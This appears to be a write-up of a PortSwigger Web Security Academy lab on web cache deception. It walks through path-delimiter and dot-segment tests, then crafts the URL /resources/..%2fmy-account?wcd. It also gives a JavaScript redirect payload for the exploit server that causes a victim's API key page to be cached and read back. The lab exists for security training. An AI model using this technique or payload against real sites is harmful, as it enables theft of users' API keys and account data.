PortSwigger
Lab Description

This lab exploits normalization discrepancies between the cache and origin server to access a > user’s sensitive API key.
Objective: Find the API key for the user carlos.
Credentials:
wiener:peterProvided: Delimiter character list.
Step 1: Identify the Target Endpoint
-
Log in as
wiener:peter -
Open
GET /my-accountin Burp Proxy
-

Notice the response contains your API key
Step 2: Test Path Delimiters
- Send
GET /my-account/abc→404 Not Found(no abstraction) - Send

GET /my-accountabc→404 Not Found(reference for Intruder) - Send

/my-account§§abcto Intruder with delimiter list:- Result: Only
?returns200→ Origin uses?as delimiter
- Result: Only
Result:
Step 3: Investigate Normalization Discrepancy
Test dot-segment normalization:
GET /aaa/..%2fmy-account HTTP/1.1
-
200with your API key → Origin decodes..%2fand resolves to/my-account
Identify static resource prefix:
- Static resources are served from
/resourcesprefix - Responses show
X-Cacheheaders (cached)
Test cache behavior with dot-segments:
GET /resources/..%2fYOUR-RESOURCE HTTP/1.1
X-Cache: miss(first request)X-Cache: hit(second request) → Cache does NOT decode dot-segments
Confirm static directory cache rule:
GET /resources/aaa HTTP/1.1
X-Cache: miss→X-Cache: hit→ Confirms/resourcesprefix has a cache rule
Step 4: Craft the Exploit Payload
Construct the malicious URL:
/resources/..%2fmy-account?wcd
Why this works:
/resourcesprefix → Triggers cache rule..%2f→ URL-encoded../(origin decodes, cache doesn’t)my-account→ Target endpoint?wcd→ Cache buster (ensures fresh entry)
Test:
GET /resources/..%2fmy-account?wcd HTTP/1.1
200with your API keyX-Cache: missthenX-Cache: hiton resend
Step 5: Deliver the Exploit
- Go to the Exploit server
- In the Body section, paste:
<script>
    document.location = "https://YOUR-LAB-ID.web-security-academy.net/resources/..%2fmy-account?wcd"
</script>

- Click Deliver exploit to victim
- Victim visits the exploit → navigates to the malicious URL
- Origin server returns Carlos’s account page (with API key)
- Cache stores the response under
/resourcesprefi
Step 6: Retrieve the Cached Response
- In your browser, visit:
https://YOUR-LAB-ID.web-security-academy.net/resources/..%2fmy-account?wcd
- Copy Carlos’s API key from the response

Step 7: Submit the Solution
- Go back to the lab page
- Click Submit solution
- Paste Carlos’s API key
- Click OK

Step 8: Lab Solved
